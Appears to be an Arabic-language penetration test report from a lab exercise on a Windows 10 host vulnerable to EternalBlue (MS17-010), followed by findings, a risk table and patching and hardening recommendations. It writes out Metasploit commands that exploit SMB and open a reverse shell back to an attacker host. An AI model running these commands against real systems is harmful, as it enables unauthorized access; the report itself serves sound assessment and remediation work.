
محاولة فحص Nessus:
7
8
9
10
11
12
13
14
15



محاولة فحص Metasploit:

use scanner/smb/smb_ms17_010
set RHOSTS 10.10.195.105
run
16
17



وحدة الاستغلال:

use exploit/windows/smb/ms17_010_eternalblue
set payload generic/shell_reverse_tcp
set RHOSTS 10.10.195.105
set LHOST 10.17.88.138
exploit
18
19
20


  • النتيجة: تم فتح شل عن بعد بنجاح على جهاز ويندوز 10 المستهدف
  • تم تأكيد الوصول غير المصرح به إلى النظام الحساس

النتائج الرئيسية

  • خدمة SMBv1 نشطة ومكشوفة للشبكة
  • ثغرة EternalBlue (MS17-010) غير مصححة وقابلة للاستغلال
  • كشف فحص Nessus عن عدة ثغرات عالية الخطورة
  • لا يوجد جدار حماية أو تجزئة للشبكة تمنع الحركة الجانبية
  • خدمات الشبكة الافتراضية مفتوحة دون داع

تحليل المخاطر

وصف المخاطرةالتأثيرالاحتماليةدرجة المخاطرة
استغلال ثغرة EternalBlue (SMBv1)عاليعاليحرج
عدم وجود إدارة تصحيحاتعاليمتوسطعالي
غياب ضوابط الوصول إلى الشبكةمتوسطعاليعالي
عدم الامتثال لـ PCI DSSعاليعاليحرج

التوصيات

  1. إدارة التصحيحات

    • تطبيق تحديث الأمان من Microsoft فورًا لـ CVE-2017-0144
    • تنفيذ فحص الثغرات المستمر ودورات التصحيح
  2. تقوية الشبكة

    • تعطيل بروتوكول SMBv1 تمامًا
    • تقييد الوصول إلى خدمة SMB للشبكات الداخلية الموثوقة فقط
  3. فرض جدار الحماية

    • حظر المنفذ 445 على الواجهات العامة
    • استخدام IPS/IDS للكشف عن الهجمات المستندة إلى SMB في الوقت الفعلي
  4. المراقبة المستمرة

    • نشر أدوات SIEM لكشف الحالات الشاذة وربط الأحداث
    • جدولة فحوصات Nessus المتكررة لتقييم المخاطر الجديدة
  5. الامتثال لـ PCI DSS

    • فرض المصادقة متعددة العوامل والوصول بأقل صلاحية
    • تشفير جميع بيانات حامل البطاقة أثناء النقل والتخزين
    • إجراء تدقيقات منتظمة لضمان التغطية الكاملة للضوابط
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    282

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →